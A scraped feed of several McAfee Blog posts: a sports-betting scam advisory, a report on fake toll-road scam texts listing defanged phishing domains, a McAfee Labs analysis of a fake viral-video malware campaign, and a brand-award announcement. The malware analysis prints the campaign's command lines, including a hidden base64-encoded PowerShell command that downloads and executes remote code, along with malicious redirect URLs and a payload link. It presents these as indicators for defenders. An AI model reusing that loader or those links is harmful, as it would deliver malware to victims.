Since a U.S. Supreme Court ruling in 2018, individual states can determine their own laws for sports betting. Soon after, states leaped at the opportunity to legalize it in some form or other. Today, nearly 40 states and the District of Columbia have “live and legal” sports betting, meaning that people can bet on single-game sports through a retail or online sportsbook or a combination of the two in their state. 

And it has made billions of dollars for the government.

If you’re a sports fan, this news has probably been hard to miss. Or at least the outcome of it all has been hard to miss. Commercials and signage in and around games promote several major online betting platforms. Ads have naturally made their way online too, complete with all kinds of promo offers to encourage people to get in on the action. However, that’s also opened the door for scammers who’re looking to take advantage of people looking to make a bet online, according to the Better Business Bureau (BBB). Often through shady or outright phony betting sites. 

Let’s take a look at the online sports betting landscape, some of the scams that are cropping up, and some things you can do to make a safer bet this March or any time.  

Can I bet on sports in my state, and how? 

Among the 30 states that have “live and legal” sports betting, 19 offer online betting, a number that will likely grow given various state legislation that’s either been introduced or will be introduced soon. 

If you’re curious about what’s available in your state, this interactive map shows the status of sports betting on a state-by-state level. Further, clicking on an individual state on the map will give you yet more specifics, such as the names of retail sportsbooks and online betting services that are legal in the state. For anyone looking to place a bet, this is a good place to start. It’s also helpful for people who are looking to get into online sports betting for the first time, as this is the sort of homework that the BBB advises people to do before placing a sports bet online. In their words, you can consider these sportsbooks to be “white-labeled” by your state’s gaming commission.


However, the BBB stresses that people should be aware that the terms and conditions associated with online sports betting will vary from service to service, as will the promotions that they offer. The BBB accordingly advises people to closely read these terms, conditions and offers. For one, “Gambling companies can restrict a user’s activity,” meaning that they can freeze accounts and the funds associated with them based on their terms and conditions. Also, the BBB cautions people about those promo offers that are often heavily advertised, “[L]ike any sales pitch, these can be deceptive. Be sure to read the fine print carefully.” 

Scammers and online betting 

Where do scammers enter the mix? The BBB points to the rise of consumer complaints around bogus betting sites: 

“You place a bet, and, at first, everything seems normal. But as soon as you try to cash out your winnings, you find you can’t withdraw a cent. Scammers will make up various excuses. For example, they may claim technical issues or insist on additional identity verification. In other cases, they may require you to deposit even more money before you can withdraw your winnings. Whatever you do, you’ll never be able to get your money off the site. And any personal information you shared is now in the hands of scam artists.” 

If there’s a good reason you should stick to the “white labeled” sites that are approved by your state’s gaming commission, this is it. Take a pass on any online ads that promote betting sites, particularly if they roll out big and almost too-good-to-be-true offers. These may lead you to shady or bogus sites. Instead, visit the ones that are approved in your state by typing in their address directly into your browser. 

Ready to place your bet? Keep these things in mind. 

In addition to what we mentioned above, there are several other things you can do to make your betting safer. 

1) Check the rep of the service.

In addition to choosing a state-approved option, check out the organization’s BBB listing at BBB.org. Here you can get a snapshot of customer ratings, complaints registered against the organization, and the organization’s response to the complaints, along with its BBB rating, if it has one. Doing a little reading here can be enlightening, giving you a sense of what issues arise and how the organization has historically addressed them. For example, you may see a common complaint and how it’s commonly resolved. You may also see where the organization has simply chosen not to respond, all of which can shape your decision whether to bet with them or not. 

2) Use a secure payment method other than your debit card.

Credit cards are a good way to go. One reason why is the Fair Credit Billing Act, which offers protection against fraudulent charges on credit cards by giving you the right to dispute charges over $50 for goods and services that were never delivered or otherwise billed incorrectly. Your credit card companies may have their own policies that improve upon the Fair Credit Billing Act as well. Debit cards don’t get the same protection under the Act. 

3) Get online protection.

Comprehensive online protection software will defend you against the latest virus, malware, spyware, and ransomware attacks plus further protect your privacy and identity. In addition to this, it can also provide strong password protection by generating and automatically storing complex passwords to keep your credentials safer from hackers and crooks who may try to force their way into your accounts. And, specific to betting sites, online protection can help prevent you from clicking links to known or suspected malicious sites. 

Make the safe(r) bet 

With online betting cropping up in more and more states for more and more people, awareness of how it works and how scammers have set up their presence within it becomes increasingly important. Research is key, such as knowing who the state-approved sportsbooks and services are, what types of betting are allowed, and where. By sticking to these white-label offerings and reading the fine print in terms, conditions, and promo offers, people can make online betting safer and more enjoyable. 

Editor’s Note: If gambling is a problem for you or someone you know, you can seek assistance from a qualified service or professional. Several states have their own helplines, and nationally you can reach out to resources like http://www.gamblersanonymous.org/ or https://www.ncpgambling.org/help-treatment/. 

The post How to Protect Yourself from March Madness Scams appeared first on McAfee Blog.

  • ✇McAfee Blog
  • Fake Toll Road Scam Texts are Everywhere. These Cities are The Most Targeted. Amy Bunn
    Look both ways for a new form of scam that’s on the rise, especially if you live in Dallas, Atlanta, Los Angeles, Chicago, or Orlando — fake toll road scams. They’re the top five cities getting targeted by scammers.  We’ve uncovered plenty of these scams, and our research team at McAfee Labs has revealed a major uptick in them over the past few weeks. Fake toll road scams have nearly quadrupled at the end of February compared to where they were in January.   Figure 1. A chart showing the increa
     

Fake Toll Road Scam Texts are Everywhere. These Cities are The Most Targeted.

26 de Fevereiro de 2025, 19:07

Look both ways for a new form of scam that’s on the rise, especially if you live in Dallas, Atlanta, Los Angeles, Chicago, or Orlando — fake toll road scams. They’re the top five cities getting targeted by scammers. 

We’ve uncovered plenty of these scams, and our research team at McAfee Labs has revealed a major uptick in them over the past few weeks. Fake toll road scams have nearly quadrupled at the end of February compared to where they were in January.  

Figure 1. A chart showing the increasing frequency and volume of toll road scam messages

What is a toll road scam? 

The scams play out like this:  

Ping. You get a text notification. It says you have an unpaid tab for tolls and that you need to pay right away. And like many scams, it contains a link where you can pay up. Of course, that takes you to a phishing site that asks for your payment info (and sometimes your driver’s license number or even your Social Security number), which can lead to identity fraud and possibly identity theft. 

Here’s one example that our Labs team tracked down. Pay close attention to the link. It follows the form of a classic scammer trick by altering the address of a known company so that it looks legit. 

Figure 2. A screenshot showing an example of a Toll Roads scam text 


The scam messages come in multiple varieties, however, so it’s important to stay vigilant of both your text and email inboxes. McAfee Labs found, for example, that some text messages and emails included PDFs while others included links using popular URL shortener services such as bit.ly, shorturl.at, qrco.de, and short.gy. The use of URL shorteners can also falsely create a sense of security when people recognize the popular format and don’t see typos or suspicious parts of the full URL. 


Figure 3. A screenshot of a toll road scam text that urges recipients to open a PDF 


Additionally, these scammers put in a lot of effort to create legitimate-looking web pages and notices. Note how the following example does its best to look like branded digital letterhead. And, as usual, it uses urgent language about fines and legal action to help make sure you “Pay Now.” 

Figure 4. An example of a PDF included in a scam toll road text message
 

Why so many toll road scams?  

They work. Scammers target their victims by matching them with the toll payment service in their city or state, which makes the scam look extra official. For example, a scammer would use an “E-ZPass” email to target someone in Orlando, our #5 city for toll road scams, which is one of the 19 states that E-ZPass serves. In southern California, victims get hit with phony texts from scammers posing as “The Toll Roads,” which is a payment service in that region. 

The apparent legitimacy combined with the emotional sense of urgency creates the perfect snare for scammers.  


Now, about those URLs to phishing sites. We mentioned that scammers take the URLs of known toll payment services and add some extra characters to them. In other cases, they’ve latched on to the root term “paytoll” as well. Our research team dug up several examples of fake toll sites, including: 

  1. paytollbysuab[dot]top/pay  
  2. thetollroads-paytollhmm[dot]world  
  3. thetollroads-paytollxtd[dot]world/us  
  4. thetollroads-paytollwpc[dot]world/us  
  5. thetollroads-paytollolno[dot]xin/us  
  6. thetollroads-paytollktc[dot]world/us  
  7. thetollroads-paytoll[dot]world/us  
  8. paytollmit[dot]vip  
  9. paytollaqs[dot]vip  
  10. paytollcqb[dot]top/ezdrivema  

Of course, don’t follow any of those links. And something else about those links — you can see scammers dot-top, dot-vip, and dot-xin. These domains are cheap, available, and easy to purchase, which makes them attractive to scammers. 

The cities facing the biggest influx of toll road scams 

According to McAfee Labs research, the following U.S. cities are experiencing the most of these scam texts: 

  1. Dallas, Texas  
  2. Atlanta, Georgia  
  3. Los Angeles, California  
  4. Chicago, Illinois  
  5. Orlando, Florida  
  6. Miami, Florida  
  7. San Antonio, Texas  
  8. Las Vegas, Nevada  
  9. Houston, Texas  
  10. Denver, Colorado 
  11. San Diego, California  
  12. Phoenix, Arizona  
  13. Seattle, Washington  
  14. Indianapolis, Indiana  
  15. Boardman, Ohio 

Figure 5. The top cities where toll road scams are most prevalent 

Avoiding toll road scams 

The scam has gotten so out of hand that the U.S. Federal Trade Commission (FTC) has issued a warning about it. They offer up the following advice: 

  • Don’t click on any links in, or respond to, unexpected texts. Scammers want you to react quickly, but it’s best to stop and check it out. 
  • Check to see if the text is legit. Reach out to the state’s tolling agency using a phone number or website you know is real — not the info from the text. 
  • Report and delete unwanted text messages. Use your phone’s “report junk” option to report unwanted texts to your messaging app or forward them to 7726 (SPAM). Once you’ve checked it out and reported it, delete the text. 

We’ll add to that too, with: 

  • If in doubt, use a search engine to locate the toll websites in your area. 
  • Report suspicious texts to www.ic3.gov so that law enforcement can track them and warn others about them. 
  • Get text scam protection. Our Text Scam Detector automatically detects scams by scanning URLs in your text messages. If you accidentally tap or click? Don’t worry, it blocks risky sites if you follow a suspicious link. 


Additional examples of phishing pages found by McAfee

The following images show additional phishing pages and links McAfee found in relation to different toll road scams.

The post Fake Toll Road Scam Texts are Everywhere. These Cities are The Most Targeted. appeared first on McAfee Blog.

  • ✇McAfee Blog
  • The Dark Side of Clickbait: How Fake Video Links Deliver Malware McAfee Labs
    Authored By Sakshi Jaiswal  McAfee Labs recently observed a surge in phishing campaigns that use fake viral video links to trick users into downloading malware. The attack relies on social engineering, redirecting victims through multiple malicious websites before delivering the payload. Users are enticed with promises of exclusive content, ultimately leading them to fraudulent pages and deceptive download links.     Figure 1: Geo Heatmap showing McAfee customer encounters over the past 3 weeks.
     

The Dark Side of Clickbait: How Fake Video Links Deliver Malware

25 de Fevereiro de 2025, 17:59

Authored By Sakshi Jaiswal 

McAfee Labs recently observed a surge in phishing campaigns that use fake viral video links to trick users into downloading malware. The attack relies on social engineering, redirecting victims through multiple malicious websites before delivering the payload. Users are enticed with promises of exclusive content, ultimately leading them to fraudulent pages and deceptive download links.  


Figure 1: Geo Heatmap showing McAfee customer encounters over the past 3 weeks. 


Analysis 

1. Upon executing the PDF file, the displayed page appears to be part of a phishing scam leveraging clickbait about a “viral video” to lure users into clicking suspicious links. The document contains blue hyperlinked text labeled as “Watch ➤ Click Here To Link (Full Viral Video Link)” and a deceptive video player graphic, giving the illusion of a playable video. 

Figure 2: PDF Image 


2. The user clicks on “Watch ➤ Click Here To Link (Full Viral Video Link)“, which redirects them to a webpage (gitb.org) displaying fake “viral video leaked” content, excessive ads, and fake notifications to lure users. It promotes adult content, gambling, and misleading download buttons, which are common indicators of phishing or malware traps. 

Figure 3: Redirected Webpage 


3. This further redirects to malicious URL “hxxps[:]//purecopperapp.monster/indexind.php?flow_id=107&aff_click_id=D-21356743-1737975550-34G123G137G124-AITLS2195&keyword=Yourfile&ip=115.118.240.109&sub=22697121&source=157764” 

Figure 4: Redirected Webpage2 


4. And then redirected to below URL: “hxxps[:]//savetitaniumapp.monster/?t=d6ebff4d554677320244f60589926b97” which presents a password-protected download link hosted on Mega.nz, requiring the user to manually copy and paste the URL. 

Figure 5: Redirected Webpage with download link 


5. Upon checking the URL, it displays a loading screen while preparing the malicious file for download and then shows a downloadable file named 91.78.127.175.zip with a size of 26.7 MB.  

 Figure 6: Screenshot of a ZIP file download from MEGA 


6. Download is completed and stored in downloads folder 

Figure 7: Zip file downloaded 


7. A ZIP archive (91.78.127.175.zip, 26.7 MB) file contains a password protected .7z file with .png file containing the password. 


Figure 8: Files inside ZIP archive 


8. The extracted .7z archive contains setup.msi, which is the actual malware payload. 

Figure 9: setup.msi file 

Execution  

Upon execution of setup.msi, the malware: 

1. Displays a CAPTCHA image to deceive users. upon clicking “OK,” it begins dropping files in the %Roaming% directory. 

Figure 10: Screenshot of CAPTCHA image 


2. Drops files into the %Roaming% directory. 

Figure 11: Dropped multiple files in %Roaming% 


Process Execution & Command Lines 

Process Tree 

Figure 12: Process Tree 


Command Lines 

  • C:\Windows\system32\msiexec.exe /V 
    • C:\Windows\syswow64\MsiExec.exe -Embedding B8B3D9D8EE75B04B6E518D4C8B1DA31A 
    • “C:\Users\****\AppData\Roaming\Toiap Corp Solus\Kowi SApp\UnRar.exe” x -p156427613t -o+ “C:\Users\****\AppData\Roaming\Toiap Corp Solus\Kowi SApp\iwhgjds.rar” “C:\Users\****\AppData\Roaming\Toiap Corp Solus\Kowi SApp\” 
      • \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 
  • “C:\Users\****\AppData\Roaming\Toiap Corp Solus\Kowi SApp\obs-ffmpeg-mux.exe” 
    • \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 
    • C:\Windows\SysWOW64\explorer.exe explorer.exe 
      • powershell -windowstyle hidden -e JABIAEkAcQB5AGkAIAA9ACAAKAAiAG4ALwBmAFUAOQArAG4AbQAxAHMANwBJADQAZgBiAFAANABvAGoAQgAwACsASABqADkAcwBTAGUAMAB2ADcAeAA3AHQARABXAGwAWgBEAGwAOQB0AGYAeAAwAHUALwB1ADYAUABiAFgANgBkADIASQA4AGUAVAB0ADMAZQBPAE0AawBPAFgAaABsAHUAUABSADYATQBEADAALwA4AFAAdQAxAHQAYgBpAC8AZQBtAFgAagBOAFEAPQAiACkACgAkAGcATwBsAEoASgAgAD0AIAAkAEgASQBxAHkAaQAuAFIAZQBwAGwAYQBjAGUAKAAiAEAAIgAsACAAIgBhACIAKQAKACQAaQByAEIAQwB6ACAAPQAgAFsAQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABnAE8AbABKAEoAKQAgAHwAIABGAG8AcgBFAGEAYwBoAC0ATwBiAGoAZQBjAHQAIAB7ACAAJABfACAALQBiAHgAbwByACAAMQA2ADcAfQAKACQAaABRAHMAUAA0ACAAPQAgAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABpAHIAQgBDAHoAKQAuAFIAZQBwAGwAYQBjAGUAKAAiAEAAIgAsACAAIgBhACIAKQAKACQAZgBvAEgAWgBLACAAPQAgAFsAQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABoAFEAcwBQADQAKQAKACQAZABsADgARAAxACAAPQAgAFsAYgB5AHQAZQBbAF0AXQAoADEANQAyACwAIAAxADQAMwAsACAAMQAyADMALAAgADYAOAAsACAAMQAyADEAKQA7AAoAJABoAG4ATgBzAGoAIAA9ACAAMAA7AAoAJABmAFcARQBGAEoAIAA9ACAAJABmAG8ASABaAEsAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAKACQAXwAgAC0AYgB4AG8AcgAgACQAZABsADgARAAxAFsAJABoAG4ATgBzAGoAKwArAF0AOwAKAGkAZgAgACgAJABoAG4ATgBzAGoAIAAtAGcAZQAgACQAZABsADgARAAxAC4ATABlAG4AZwB0AGgAKQAgAHsACgAkAGgAbgBOAHMAagAgAD0AIAAwAAoAfQAKAH0ACgAKACQAdABzAHUANwB4AD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBjAGwAaQBlAG4AdAA7AAoAJABXAHcAdgBZAHUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGYAVwBFAEYASgApADsACgAkAEEAdQBDAFoASgA9ACQAdABzAHUANwB4AC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJABXAHcAdgBZAHUAKQA7AAoAJABaAEEAUQBvADkAIAA9ACAAJABBAHUAQwBaAEoALgBSAGUAcABsAGEAYwBlACgAIgAhACIALAAgACIAbAAiACkALgBSAGUAcABsAGEAYwBlACgAIgAqACIALAAgACIAZAAiACkALgBSAGUAcABsAGEAYwBlACgAIgBgACIAIgAsACAAIgBUACIAKQAuAFIAZQBwAGwAYQBjAGUAKAAiACcAIgAsACAAIgBIACIAKQAuAFIAZQBwAGwAYQBjAGUAKAAiADsAIgAsACAAIgBGACIAKQAKACQAQQBRAGkAUwBmACAAPQAgAFsAQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABaAEEAUQBvADkAKQAKAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABBAFEAaQBTAGYAKQAgAHwAIABpAGUAeAAKAA== 
        • \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 
      • C:\Windows\system32\WerFault.exe -u -p 3064 -s 316 
  • “C:\Users\****\AppData\Roaming\Toiap Corp Solus\Kowi SApp\createdump.exe” 
      • \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 
  • C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc 
  • C:\Windows\System32\svchost.exe -k WerSvcGroup 
    • C:\Windows\system32\WerFault.exe -pss -s 432 -p 3064 -ip 3064 


Detection & Coverage 

McAfee intercepts and blocks this infection chain at multiple stages. 

URL blocking of the fake video pages. 

Figure 13: McAfee Blocking URL 


Figure 14: McAfee PDF file Detection 


Conclusion and Recommendations 

This campaign highlights how cybercriminals exploit social engineering tactics and clickbait content to distribute malware. Users should remain cautious when encountering suspicious video links. To stay protected against phishing attacks and malware infections, McAfee recommends: 

  1. Avoid clicking on suspicious links in emails, social media posts, or messages that promise exclusive or leaked content. 
  2. Verify file sources before downloading by checking domain legitimacy and scanning files with McAfee security solutions. 
  3. Enable real-time security updates to ensure endpoint protection remains updated against the latest threats. 
  4. Utilize McAfee Web Protection to block access to known phishing and malware-hosting websites. 


Indicators of Compromise (IoCs) 

Sha256 Hash List 

  • 00001c98e08fa4d7f4924bd1c375149104bd4f1981cef604755d34ca225f2ce1 
  • 000e75287631a93264d11fc2b773c61992664277386f45fa19897a095e6a7c81 
  • 52c606609dab25cdd43f831140d7f296d89f9f979e00918f712018e8cc1b6750 
  • 00539e997eb6ae5f6f7cb050c3486a6dfb901b1268c13bdfeeec5b776bf81c1e 
  • 0047d7a61fd9279c9fba9a604ed892e4ec9d732b10c6562aab1938486a538b7d 


Redirecting Websites 

  • hxxps[:]//gitb.org/watch-click/?=archive 
  • hxxps[:]//viralxgo.com/watch-full-video/
  • hxxps[:]//purecopperapp.monster/indexind.php?flow_id=107&aff_click_id=D-21356743-1737975550-34G123G137G124-AITLS2195&keyword=Yourfile&ip=115.118.240.109&sub=22697121&source=157764 
  • hxxps[:]//wlanpremiumapp.monster/indexind.php?flow_id=107&aff_click_id=D-21356743-1739353595-34G134G64G208-YBUVA1634&keyword=Yourfile&ip=115.118.240.109&sub=22697095&source=157764 
  • hxxps[:]//savetitaniumapp.monster/?t=d6ebff4d554677320244f60589926b97 
  • hxxps[:]//loadpremiumapp.monster/?t=74fddba44e47538821a2796e12191868 
  • hxxps[:]//mega.nz/file/JG9nHAjQ#xYoJHxAy_mP1KlZC-m2P-UgPzXiHiH6XA0QQn62sseY 


The post The Dark Side of Clickbait: How Fake Video Links Deliver Malware appeared first on McAfee Blog.

  • ✇McAfee Blog
  • McAfee Named #1 Antivirus and Security Software Brand in TIME’s 2024 World’s Best Brands  Jasdev Dhaliwal
    McAfee has been named the top brand in the Antivirus and Security Software category in TIME and Statista’s 2024 World’s Best Brands list, ranking above all major industry competitors. World’s Best Brands of 2024 The list, which surveyed over 22,000 U.S. consumers, ranks brands based on trust, awareness, and customer satisfaction across 66 industries.   TIME’s World’s Best Brands of 2024 rankings highlight consumer preferences across industries, from tech to retail. The inclusion of cybersecurit
     

McAfee Named #1 Antivirus and Security Software Brand in TIME’s 2024 World’s Best Brands 

10 de Fevereiro de 2025, 17:54

McAfee has been named the top brand in the Antivirus and Security Software category in TIME and Statista’s 2024 World’s Best Brands list, ranking above all major industry competitors.

World’s Best Brands of 2024

The list, which surveyed over 22,000 U.S. consumers, ranks brands based on trust, awareness, and customer satisfaction across 66 industries.  

TIME’s World’s Best Brands of 2024 rankings highlight consumer preferences across industries, from tech to retail. The inclusion of cybersecurity in the list speaks to a broader trend: digital safety is no longer just a concern for businesses and IT professionals—it’s a household necessity. 

Recent data supports this shift. A global McAfee study found that 59% of people have fallen victim to an online scam or know someone who has, with 87% of those affected losing money—an average loss of $1,366 USD. As the financial and personal stakes of online security continue to rise, consumers are looking for trusted brands that offer comprehensive, easy-to-use protection. 

For those looking to strengthen their digital defenses, McAfee+ provides award-winning security that protects against malware, scams, and online fraud—allowing consumers to browse, shop, and connect with confidence. 


The post McAfee Named #1 Antivirus and Security Software Brand in TIME’s 2024 World’s Best Brands  appeared first on McAfee Blog.

❌
❌